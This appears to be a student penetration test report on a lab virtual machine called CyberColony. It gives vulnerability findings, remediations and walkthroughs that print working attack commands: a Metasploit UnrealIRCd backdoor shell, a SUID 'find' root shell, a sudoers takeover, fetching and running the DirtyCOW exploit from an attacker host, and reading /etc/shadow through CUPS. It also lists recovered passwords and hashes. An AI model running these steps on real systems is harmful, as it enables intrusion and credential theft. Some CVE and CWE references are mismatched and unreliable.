ELE8072: Penetration Testing and Ethical Hacking

CyberColony Penetration Testing Report

Submitted: 06/03/2023

Chief Pentester: Kaz Wilowski

Table of Contents

Executive Summary

The content of this report documents the findings of a penetration test requested by CyberColony of the company's internal systems. The test was performed on a virtual machine clone of the host machine containing the relevant infrastructure. A comprehensive assessment, including both network-level and application-level testing, of the system was carried out. The assessment identified seven (7) significant vulnerabilities which existed within the system, ranging in severity from low to critical.

Several of the identified vulnerabilities have the potential to be exploited by attackers to cause serious harm to CyberColony's operations. It was found that any individual able to communicate with the host at the network level was able to gain local access to the host operating system without the need to provide any credentials, furthermore, multiple methods were identified whereby a user in this position, with local access on the host machine, could elevate their privileges so as to assume complete control of the host. Additionally it was found that any user who could view the network traffic being transmitted to and from the server (e.g. on a public WiFi network), would be able to trivially read the credentials of legitimate users accessing the WordPress site, FTP service, and IRC channels running on the host. Password reuse was also prevalent, with the same credentials being identified as being used for authentication for at least three different applications on the host machine.

Attackers leveraging the identified vulnerabilities would have the ability to perform a wide array of destructive actions, including (but not limited to): installing ransomware (encrypting all data on the machine, rendering it unusable until a cryptocurrency payment was made), spyware (to capture sensitive credentials or personal data), or rootkits (which provide attackers continued access to the host); causing a Denial-of-Service (DoS) by shutting down key services or deleting essential files; or stealing confidential information stored on the affected host.

Mitigations and Remediations

Listed below are the steps it is recommended that CyberColony carries out to restore their system's security posture to a safe level. Prior to carrying out any mitigations or remediations which may affect data on the system, backups should be made where relevant to grantee no valuable data is lost.

Timescale	Mitigations/Remediations
Short Term	• Update the organisation's password management policy to strengthen password security practices. ◦ Where possible, enforce minimum password length (e.g. 8+ characters), minimum complexity (e.g. must include upper and lower case letter, number, and symbol), maximum password lifecycle (e.g. update every 6 months). ◦ For services such as WordPress, consider enabling 2-factor authentication, preferably using an email or mobile authenticator app rather than an SMS based service. • For services such as the front facing WordPress site, FTP service, and IRC service, upgrade to a secure communications protocol (from HTTP to HTTPS for the website, from FTP to SFTP or FTPS for file transfers, and use TLS for IRC) ◦ For SFTP/FTPS consider switching from passwords to an alternative form of authentication such as using private keys for authentication. • Remove any default login credentials present on the system and replace them with secure passwords (in line with recommendations in first bullet). • Enable a firewall on the system to limit incoming traffic to only trusted sources and outbound traffic from only ports which should be transmitting data to external sources. • Disable SUID permissions for files where it is not necessary for their usage, and verify it is safe to have it enabled in circumstances where it is necessary. • Disallow the *allow_url_fopen* flag in the system's PHP configuration. • Disable Apache web server directory listing.
Medium Term	• Migrate all applications and system software to latest stable version. Including: ◦ Apache HTTP server from Apache httpd v2.2.16 to v2.4.55 ◦ OS from Ubuntu v10.10 to v22.04.2 or later, and Linux Kernel from 2.6.35-22 to 6.2.2 ◦ (As stated, ideally upgrade VSFTP 2.3.0 to either an SFTP or FTPS service). ◦ UnrealIRCd from v3.2.8.1 to v6.0 ◦ CUPS from v1.4.4 to v2.3.0 ◦ MySQL from v5.1.61 to v8.0.32 ◦ Wordpress from v5.0 to v6.1
Long Term	• Perform or commission routine penetration tests (e.g. on an annual or biannual basis). • Develop and maintain an information security management system (ISMS) in line with the ISO27001 standard. • If deemed worthwhile in ISMS, consider investment in an IDS, to provide additional security to the system perimeter. • Provide periodic security training to all relevant personnel within the company to maintain an informed and up-to-date workforce.

Methodology

- The test was conducted under “black-box” conditions, meaning that the tester had no knowledge of the system architecture (OS, network topology, applications) prior to the commencement of testing. The test was conducted over the time period from 17/02/2023 until 06/03/2023.
- A virtual machine copy of the target host was provided and this was run locally on the tester’s machine and attacked using a second local virtual machine running the Kali Linux operating system.
- In order to conduct the assessment, a hybrid approach was employed which involved both manual testing performed in tandem with the supervised deployment of automated testing tools.
- The overarching methodology employed to conduct the test was based on the Penetration Testing Execution Standard (PTES)[1]. The stages of PTES include:
  - **Pre-engagement interactions:** This section included discussion and establishment of the goals, scope, rules of engagement, and any other relevant factors related to planning the test.
  - **Intelligence Gathering:** Intelligence gathering relates to reconnaissance and OSINT and involved gathering as much information as possible with regards to the client and system involved in the test. For the purposes of this test, intelligence gathering was limited as there was found to be little information available.
  - **Threat Modelling:** Threat Modelling involved identifying client assets, potential threat actors and the manners in which the two may interact. Since this pentest was performed using a black-box approach, it was not possible to perform detailed threat modelling prior to analysis and exploitation of the system, however threat modelling was conducted post-test as a tool to help understand the severity and potential consequences of the vulnerabilities identified. A threat matrix was also developed to better understand the system's security posture.
  - **Vulnerability Analysis:** This stage covered the identification and analysis of vulnerabilities within the system being tested. In the context of a black-box test such as this, the vulnerability analysis stage was closely related to the **Exploitation** stage, since often an initial vulnerability (e.g. a local access vulnerability) needed to be exploited in order to gain the information required to analyse further vulnerabilities (e.g. privilege escalation vulnerabilities).
  - **Exploitation:** Exploitation involved the leveraging of identified vulnerabilities by exploiting vulnerabilities in a controlled manner. This stage was concerned with establishing how security restrictions could be bypassed and what sensitive information an attacker may potentially be able to access. Vulnerability exploitation helped to establish the severity of the vulnerabilities in question in the context of the system, which was combined with known information about the vulnerability to give a more complete picture of the threat it posed.
  - **Post-Exploitation:** This stage involved determining the value and sensitivity of the information accessed during the test, as well as the value of having access to the compromised system in-and-of-itself. This stage also involved analysis of

how an attacker might persist on a compromised system and continue to leverage their position to cause continued harm to the client organisation.

- **Reporting:** The reporting stage involved collating all the relevant data gathered over the course of the penetration test and refining it into a format which could be easily understood by the relevant parties. This document represents the culmination of this stage and contains all identified information deemed relevant from the testing process.

Metrics

To quantify the severity of weaknesses and vulnerabilities, a coarse scale whereby vulnerabilities were allocated a descriptor from the list *low*, *medium*, *high*, or *critical*, was used. These labels were allocated by synthesising a standard measure of vulnerability severity, CVSS v3.1 [2], with relevant information regarding the vulnerability's context and location within the system being tested in order to to provide a balanced, context-based evaluation of the risk posed by the vulnerability.

Scope

The scope of the assessment was limited to a single virtual machine host provided by CyberColony. The valid scope of the test was considered to be the entire virtual machine, including all applications running and data present on the machine. As a result of testing being performed on a virtual copy of CyberColony's infrastructure, it was not possible to employ social engineering methods at any point during testing.

Goals

The goal of the testing carried out was to perform a comprehensive appraisal and analysis of CyberColony's security posture and provide the results to CyberColony, along with a list of remediation steps which could be taken to improve the security posture of the system. Testing was carried out with the aim of identifying as many different vulnerabilities within the system as possible, and also involved developing and verifying different attack paths which could be employed by attackers exploiting the vulnerabilities identified.

Technical Details

Identified Vulnerabilities

Title	Password Reuse
CWE	CWE-521
CVSS Score	5.3
Severity	Medium
Description	The credentials, username: 'philip', password: 'supersecure123', are reused multiple times. As MySQL database credentials, as IRC channel 'Operator' credentials, and as WordPress Administrator credentials.
Impact	If the credentials for any of the accounts listed are compromised, an attacker may gain access to the other services using those same credentials. If the WordPress site is compromised in this manner, posts may be created/deleted/modified by the attacker, however more severe actions are not actionable (e.g. reverse shells cannot be instantiated, nor can files be uploaded). Logging in to IRC is only limited to actions within the IRC server, such as killing or restarting the server. Finally accessing the MySQL database contains limited information, since there is only one user registered (that being the 'philip' WordPress user). Minimal confidentiality is lost, furthermore if the attacker is in the position of being able to access the MySQL database, they are likely able to perform more destructive actions through privilege escalation, so this weakness may not be the immediate concern.
Remediation Summary	Each service should have a unique password unrelated to other service credentials. To guarantee passwords are secure, a password generator and password manager may be used, so long as they themselves are managed securely. Further password strengthening actions may include: enforced minimal password length/complexity, enforced password expiry, and use of 2-factor authentication, where applicable.
External Links	CWE: https://cwe.mitre.org/data/definitions/521.html CVSS 3.1 Score Calculation: https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/CR:L/IR:M/AR:L
Relevant Attack Path(s)	Cleartext credential grabbing via packet sniffing

Title	Cleartext Transmission of Sensitive Information
CWE	CWE-319
CVSS Score	5.7
Severity	medium
Description	Three services running on the CyberColony host perform authentication over an unencrypted channel: The WordPress site, the FTP service,

	and the IRC channels. This results in authentication credentials being sent in cleartext, visible to any user with access to the network's traffic.
Impact	The impact of this weakness is relatively severe. The WordPress credentials may be used to log in to the WordPress admin account and make posts as the 'philip' user, however further actions such as editing PHP files or uploading media/plugins is not possible. Due to password reuse (discussed above) these credentials may also be used to access the local MySQL database, and to become an 'Operator' in the local IRC channel. Similarly it may also be the IRC credentials which an attacker would first read in cleartext. The FTP credentials are more valuable, since they can be used to transfer files to the WordPress backend, potentially resulting in a reverse shell being instantiated, from which point further damage may be done through privilege escalation, which would be aided by the fact that the FTP credentials are the same credentials as those used for local user accounts, so the attacker would therefore have full access to at least one local user too.
Remediation	Instead of HTTP, the WordPress site should be served over HTTPS. Doing so will make it impossible for any individuals other than the client browser and backend server to read the login credentials submitted by the user. Similarly SFTP or FTPS should be used instead of FTP and the IRC service should perform communications using TLS.
External Links	CWE: https://cwe.mitre.org/data/definitions/521.html CVSS 3.1 Score Calculation: https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/CR:L/IR:M/AR:L
Relevant Attack Path(s)	Cleartext credential grabbing via packet sniffing, PHP reverse shell using FTP

Title	SUID Privilege Escalation
CWE	CWE-269
CVSS Score	7.8
Severity	High
Description	The 'find' command has the special SUID permission set, meaning it is always executed with the privileges of the file owner, which in the case of this system, is the root user. As a result, a user with low privilege is able to execute the command with the same privileges as the root user.
Impact	The impact of this vulnerability is severe as it may be leveraged to perform full privilege escalation. By exploiting the 'find' command's '-exec' argument, a shell can be spawned with root privileges. After being stabilised, this shell may give an attacker full system control: facilitating lateral movement, data exfiltration, and post-exploitation persistence.
Remediation	SUID permissions for the 'find' file should be removed, to avoid lower

	privileged users from being able to exploit executing the command as a root user.
External Links	CWE: https://cwe.mitre.org/data/definitions/269.html CVSS 3.1 Score Calculation: https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/CR:L/IR:M/AR:L
Attack Path(s)	Privilege escalation using misconfigured 'find' SUID

Title	DirtyCOW Privilege Escalation
CVE	CVE-2016-5195
CVSS Score	7.8
Severity	High
Description	A race condition within the Linux kernel from versions 2.0.0 to below 4.8.3 may be leveraged to write to locations which should only be read from.
Impact	The impact of this vulnerability is severe as it may be leveraged to perform full privilege escalation to root level. There exist easy to use scripts which exploit this vulnerability, making it relatively easy to perform. Such privilege escalation may give an attacker full system control: facilitating lateral movement, data exfiltration, and post-exploitation persistence.
Remediation	To remediate against this vulnerability, it is essential that the Linux kernel version is updated. All versions from 4.8.3 onwards are immune to DirtyCOW privilege escalation.
External Links	CVE details: https://nvd.nist.gov/vuln/detail/cve-2016-5195 CVSS 3.1 Score Calculation: https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/CR:L/IR:M/AR:L
Attack Path(s)	Privilege Escalation using DirtyCOW

Title	CUPS Arbitrary File Read
CVE	CVE-2012-5519
CVSS Score	5.5
Severity	medium
Description	The version of CUPS running on the system (v1.4.4) allows users in the 'lpadmin' user group (of which the 'philip' user is a member) to read any file on the system, including files normally not within the scope of the user's privileges.
Impact	This vulnerability can be used to read files which ordinary users should not be able to access, such as */etc/shadow.* Such access may result in attackers gaining access to the password hashes of more privileged

	users, which, depending on the strength of the password/hash, may be cracked and facilitate privilege escalation. In the context of the CyberColony system, it was demonstrated this vulnerability could be leveraged to access the password hash of the 'philip' user, however attempts at cracking the password hash proved unsuccessful.
Remediation	This vulnerability only affects version 1.4.4 of CUPS, upgrading to the latest version (or any later version) will remediate against the possibility of the vulnerability being potentially exploited.
External Links	CVE: https://nvd.nist.gov/vuln/detail/CVE-2012-5519 CVSS 3.1 Score Calculation: https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/CR:L/IR:M/AR:L
Attack Path(s)	Arbitrary file read using CUPS 1.4.4

Title	Sensitive Server Information Exposure
CWE	CWE-548
CVSS Score	5.3*
Severity	low/medium
Description	By navigating to certain locations in the web server's file structure (e.g. *http://10.0.2.4/wp-includes/*, *http://10.0.2.4/wp-content/uploads*), information not intended to be shown to end users is visible. This information includes the web server version being run (Apache 2.2.16) and the Linux flavour running on the host (Ubuntu). It may also reveal information about plugins, themes, and media content which has been uploaded to the site.
Impact	Although there is no good reason to divulge any unnecessary information about backend systems, the information exposed provides little that would be valuable to an attacker in this case. Theoretically it may reveal to an attacker that a vulnerable web server version is being run or a vulnerable plugin is installed, however neither were found to be the case in the context of CyberColony's system.
Remediation	The exposed directories can be hidden from end users by modifying the *.htaccess* configuration file. Doing so will cause a blank page to load instead of a list of the directory's content.
External Links	CWE: https://cwe.mitre.org/data/definitions/200.html CVSS 3.1 Score Calculation: https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

*Using CVSS 3.1 to allocate a score yields a score of 5.3, however this inflates the risk realistically posed by this threat since the confidential information exposed is generally benign. To support remediation prioritisation efforts, more attention should be paid to the information following the CVSS score.

Attack Path(s)	None

Title	IRCd backdoor
CVE	CVE-2010-2075
CVSS Score	8.3
Severity	High/Critical
Description	A malicious, externally introduced modification exists in the version of UnrealIRCd installed on the system. This modification allows for remote code execution to take place on the target system.
Impact	This vulnerability may be used to instantiate a reverse shell and gain local access to the vulnerable system. From this point an attacker may be able to escalate their privilege by making use of the other system vulnerabilities highlighted.
Remediation	This vulnerability may be remediated by updating to the most recent version of UnrealIRCd. Additionally, instantiating a firewall to prevent access to the IRC server (or any other services) from untrusted locations will help to mitigate further risk.
External Links	CVE: https://nvd.nist.gov/vuln/detail/CVE-2010-2075 CVSS 3.1 Score Calculation: https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L
Attack Path(s)	Local Access via UnrealIRCd

Vulnerabilities not found to be exploitable

A couple of vulnerabilities were identified which could not be exploited by the tester.

The version of WordPress being run on the system (v5.0) reportedly contains a vulnerability (CVE-2019-8942) facilitating remote code execution via files uploaded to the site. However this was found not to be exploitable due to hardening measures in place, including limitations on the server file modification permissions.

Additionally, the *allow_url_fopen* flag was found to be set to true in the system's PHP configuration files. This flag allows PHP scripts to pull resources from external URLs. It can be exploited by attackers to download malicious PHP scripts onto the target system. It was not identified as being exploitable in the system's current state.

Although these vulnerabilities were found not to be exploitable in the machine's current state, they should still be treated as a risk to overall system security and relevant mitigations (in this case, upgrading the version of WordPress installed, disabling the relevant PHP flag) should still be performed.

Identified user credentials

Throughout the testing process, a variety of credentials were located on the target system. These credentials, the location they were found at and any additional notes are provided below. Where relevant, such as in the case of the MySQL credentials identified, these credentials were leveraged to access additional data and increase control of the target host

Credentials	Location	Notes
MySQL: *user:* philip *pass:* supersecure123	/var/www/wp-config.php	Valid credentials which can be used to access MySQL database running on the system
MySQL: *user: debian-sys-maint* *pass: DvxPLPGE9585TaLC*	/etc/mysql/debian.cnf	Also valid credentials, which can be used to access SQL database. from a default credentials file which has not been removed.
WordPress: *user:* philip *pass:* supersecure123	Inside MySQL database (password hashed)	Reused password. These credentials are the only WordPress user credentials.
Ubuntu user profile *user:* philip (Philip O'Kane) *pass (hash): $6$TwlwOBEW$oE.zsk0kv49kWaw5/EbuqoUn1ypkR6zVDWyu7nN89Ac5/0CHZDQPEe48nstKX2xiF/9mLlQlDdwTPavXgDEUS0:18182*	/etc/shadow	Despite attempts at cracking, it was not possible to determine the password for the local 'philip' user on the target machine.
IRC: *user:* philip *pass:* supersecure123	/home/philip/Desktop/Unreal3.2.8.1/unrealircd.conf	Further password reuse. Can be used to become an 'Operator' in IRC server.
IRC: *user:* stskeeps *pass:* moocowsrulemyworld		Example credentials which can't be meaningfully used.
IRC: *pass:* f00Ness		
IRC: *restart pass:* I-love-to-restart *die pass:* die-you-stupid		Default credentials but can still be used.

Identified Attack Paths

Local Access via UnrealIRCd

Relevant Vulnerabilities: CVE-2010-2075

Keywords: Local access, metasploit, reverse shell

Using *netdiscover* the target host was discovered to have the IP address 10.0.2.4, Using *nmap* to conduct a verbose scan of all ports, it was possible to observe the services running on the target host.

```
$ sudo nmap -T4 -A -v -p- 10.0.2.4

[...]

Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.0
80/tcp   open  http    Apache httpd 2.2.16 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/backup/
|_http-title: Philip&#039;s Blog &#8211; Just another WordPress site
|_http-generator: WordPress 5.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.16 (Ubuntu)
6667/tcp open  irc     UnrealIRCd (Admin email fake@email.com)
6697/tcp open  irc     UnrealIRCd (Admin email fake@email.com)
8067/tcp open  irc     UnrealIRCd (Admin email fake@email.com)
MAC Address: 08:00:27:4F:38:46 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Uptime guess: 0.017 days (since Wed Mar  1 14:52:40 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=197 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix
```

The scan showed several services, the ports 6667, 6697 and 8067 were found to be running *UnrealIRCd,* a service for creating IRC chat servers. In *Unreal IRCD 3.2.8.1* a backdoor was maliciously added to the application's source code. Using *metasploit* it was possible to exploit this vulnerability. Using *msfconsole,* the exploit used was *'exploit/unix/irc/unreal_ircd_3281_backdoor'* the remote host (RHOST) was set as *'10.0.2.4'* and the payload used was *'payload/cmd/unix/bind_perl'*.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 0
payload => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  10.0.2.4         no        The target address
```

Attempting the exploit succeeded, indicating that the version of UnrealIRCd present on the server contained the malicious backdoor. The vulnerability was found to succeed on any of the three ports running the service. It was then possible to use python’s *pty* (psuedo-terminal) module to stabilise a shell on the remote system and verify that local access had been gained.

```
$ python -c "import pty; pty.spawn('/bin/bash')"
philip@ubuntu:~/Desktop/Unreal3.2.8.1$ whoami
philip
```

Privilege Escalation using misconfigured ‘find’ SUID

Relevant Vulnerabilities: CVE-2022-31594

Keywords: Privilege escalation, SUID, find

Once local access has been established on the machine, it was found that there was more than one way for an attacker to elevate their privileges. One way was to exploit a program with misconfigured SUID permissions, allowing it to be run with root permissions. The following command was used to locate the files with SUID permissions:

```
$ find / -perm -u=s -type f 2>/dev/null
```

The output of which included the ‘find’ program (*/usr/bin/find*). The find program uses a flag *‘-exec’* which is intended to be used to run a bash command for each file located (e.g. to show additional file information). However it can be exploited to spawn a shell with root privileges.

```
$ find new-file -exec "/bin/sh" \;
# whoami
root
```

It is now possible to access, read, and write to files previously not accessible (e.g. */etc/shadow*, */etc/passwd*). It was found that there were still some actions which could not be performed. For example trying to use 'sudo' to change the password of the user 'philip' still prompted for a password.

```
# sudo passwd philip
[sudo] password for philip:
```

This could be changed by modifying the final line of */etc/sudoers* from

```
philip  ALL=(ALL) NOPASSWD: /usr/bin/vim
```

to

```
philip  ALL=(ALL) NOPASSWD: ALL
```

either directly using *visudo* (however the interface can be difficult to use over a reverse shell) or transferring a modified *sudoers* file using a spawned HTTP server on the attacking machine and copying the modified file to */etc/sudoers*. This then allowed for the execution of *any* command on the compromised system, including changing the 'philip' user's password if desired.

Privilege Escalation using DirtyCOW

Relevant Vulnerabilities: CVE-2016-5195

Keywords: Privilege escalation, DirtyCOW, race condition

The Linux kernel present on the target system (2.6.35) was found to be vulnerable to the well-known Dirty COW privilege escalation vulnerability, which exploits race conditions to write to resources which should not be accessible. To exploit this vulnerability a payload in the form of a C file (written by the security researcher Christian Mehlmaeur [3]) was transferred to the target machine then compiled and run. The content of the file can be found in *Appendix 2*.

To transfer the payload *dirty.c* to the target, the attacking machine acted as an HTTP server.

```
[Attacking machine]
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Once local access to the target machine had been gained, the file was downloaded using *wget*.

```
[Victim machine]
$ wget http://10.0.2.15:8000/dirty.c
--2023-03-01 21:08:34--  http://10.0.2.15:8000/dirty.c
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4827 (4.7K) [text/x-csrc]
Saving to: `dirty.c'

100%[======================================>] 4,827       --.-K/s   in 0.007s

2023-03-01 21:08:34 (640 KB/s) - `dirty.c' saved [4827/4827]
```

The script was then built using *gcc* and run.

```
[Victim machine]
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ./dirty password [sets the new user's password to be 'password']
$ su attacker
Password:
$ whoami
attacker
```

The username of the new user was configured to be 'attacker' in the script. Although the script was written to automatically back up the original *passwd* file so that it could be restored, this was not found to be reliable during exploitation. Instead the root account information was manually restored by appending 'root:x:0:0:root:/root:/bin/bash' to the start of */etc/passwd* - either from within the compromised terminal or fetching an updated *passwd* file from the attacking machine.

It was then possible to fully elevate system privileges to root.

```
[Victim machine]
$ sudo su
# whoami
root
```

Arbitrary file read using CUPS 1.4.4

Relevant Vulnerabilities: CVE-2012-5519

Keywords: CUPS, arbitrary file read, privilege escalation

Once root privileges have been gained on the target machine, it was found to be possible to install packages (first, the lines in */etc/sources.list* had to be uncommented).

```
# sudo apt-get update
# sudo apt-get install nmap
```

Running *nmap* on the target machine revealed additional services running which weren't visible performing external scans.

```
# sudo nmap -T4 -A -v -p- localhost

[...]

Not shown: 65528 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.0
80/tcp   open  http    Apache httpd 2.2.16 ((Ubuntu))
| robots.txt: has 1 disallowed entry
|_/backup/
|_html-title: Philip&#039;s Blog &#8211; Just another WordPress site
631/tcp  open  ipp     CUPS 1.4
3306/tcp open  mysql   MySQL 5.1.61-0ubuntu0.10.10.1
| mysql-info: Protocol: 10
| Version: 5.1.61-0ubuntu0.10.10.1
| Thread ID: 53
| Some Capabilities: Long Passwords, Connect with DB, Compress, ODBC,
Transactions, Secure Connection
| Status: Autocommit
|_Salt: 7s`dYoB<E(4lFXh%xRp^
6667/tcp open  irc     Unreal ircd
|_irc-info: ERROR: Closing Link: [127.0.0.1] (Throttled: Reconnecting too fast) -
Email fake@email.com for more information.
6697/tcp open  irc     Unreal ircd
|_irc-info: ERROR: Closing Link: [127.0.0.1] (Throttled: Reconnecting too fast) -
Email fake@email.com for more information.
8067/tcp open  irc     Unreal ircd
|_irc-info: ERROR: Closing Link: [127.0.0.1] (Throttled: Reconnecting too fast) -
Email fake@email.com for more information.
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.19 - 2.6.31
Uptime guess: 0.013 days (since Thu Mar  2 09:58:21 2023)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=201 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: irc.example.com; OS: Unix
```

MySQL was found running on port 3306, this has already been discussed in the 'Identified user credentials' section. The only other additional port found running an application was port 631 which was running CUPS, a printer server. The version of CUPS running contained a vulnerability which facilitated arbitrary file reads. This exploit was exploited without escalated privileges. To demonstrate, the local 'philip' user may be used.

```
# su philip
$ whoami
philip
$
```

By setting the CUPS error log file to the file the attacker wishes to read, and then fetching the error log from the local CUPS webpage, the file's content may be read.

```
$ cupsctl ErrorLog=/etc/shadow [set CUPS error log to file being read]
$ cupsctl WebInterface=yes [confirm local CUPS web interface is live]
$ wget localhost:631/admin/log/error_log
$ cat error_log

[...]

gdm:*:14889:0:99999:7:::
philip:$6$TwlwOBEW$oE.zsk0kv49kWaw5/EbuqoUn1ypkR6zVDWyu7nN89Ac5/0CHZDQPEe48nstKX2x
iF/9mLlQlDdwT PavXgDEUS0:18182:0:99999:7:::

[...]

$ cat /etc/shadow [permission is still denied trying to read the file normally]
cat: /etc/shadow: Permission denied
```

As demonstrated, exploitation of this vulnerability *does not* require escalated privileges, and may facilitate the reading of protected resources even if sufficient controls were in place to prevent privilege escalation.

Cleartext credential grabbing via packet sniffing


Relevant Weakness: CWE-319

Keywords: Cleartext, HTTP, FTP, IRC, packet sniffing

The WordPress site being hosted by the target machine was found to be being served over HTTP and running on port 80. This meant any attacker able to view the traffic between a client and the server would be able to retrieve sensitive information in plain text. To demonstrate this, Wireshark was run on an example client machine connecting to the server and logging in as the 'philip' administrator user.

To view the traffic sent by the client (10.0.2.15) to the WordPress site (10.0.2.4), the following filter was used.


```
ip.src == 10.0.2.15 && ip.dst == 10.0.2.4
```



```
ip.src == 10.0.2.15 && ip.dst == 10.0.2.4
No.   Time          Source      Destination  Protocol  Length Info
 84 34.051688967  10.0.2.15   10.0.2.4     HTTP       515 GET /wp-login.php HTTP/1.1
 87 34.545285236  10.0.2.15   10.0.2.4     TCP         66 36054 → 80 [ACK] Seq=450 Ack=144
 89 34.545474845  10.0.2.15   10.0.2.4     TCP         66 36054 → 80 [ACK] Seq=450 Ack=155
 97 35.215957802  10.0.2.15   10.0.2.4     HTTP       490 GET /wp-admin/css/l10n.min.css?v
 99 35.216922807  10.0.2.15   10.0.2.4     TCP         66 36054 → 80 [FIN, ACK] Seq=874 Ac
101 35.217706804  10.0.2.15   10.0.2.4     TCP         54 36054 → 80 [RST] Seq=875 Win=0 L
103 35.217879303  10.0.2.15   10.0.2.4     TCP         54 36054 → 80 [RST] Seq=875 Win=0 L
116 42.292693187  10.0.2.15   10.0.2.4     TCP         74 35416 → 80 [SYN] Seq=0 Win=64240
118 42.293247379  10.0.2.15   10.0.2.4     TCP         66 35416 → 80 [ACK] Seq=1 Ack=1 Win
119 42.293508662  10.0.2.15   10.0.2.4     HTTP       769 POST /wp-login.php HTTP/1.1  (ap
122 42.956092723  10.0.2.15   10.0.2.4     TCP         66 35416 → 80 [ACK] Seq=704 Ack=118
123 43.038032051  10.0.2.15   10.0.2.4     HTTP       927 GET /wp-admin/ HTTP/1.1
152 44.628415922  10.0.2.15   10.0.2.4     TCP         66 35416 → 80 [ACK] Seq=1565 Ack=26
154 44.628521518  10.0.2.15   10.0.2.4     TCP         66 35416 → 80 [ACK] Seq=1565 Ack=55
156 44.628618398  10.0.2.15   10.0.2.4     TCP         66 35416 → 80 [ACK] Seq=1565 Ack=84
158 44.628707487  10.0.2.15   10.0.2.4     TCP         66 35416 → 80 [ACK] Seq=1565 Ack=12
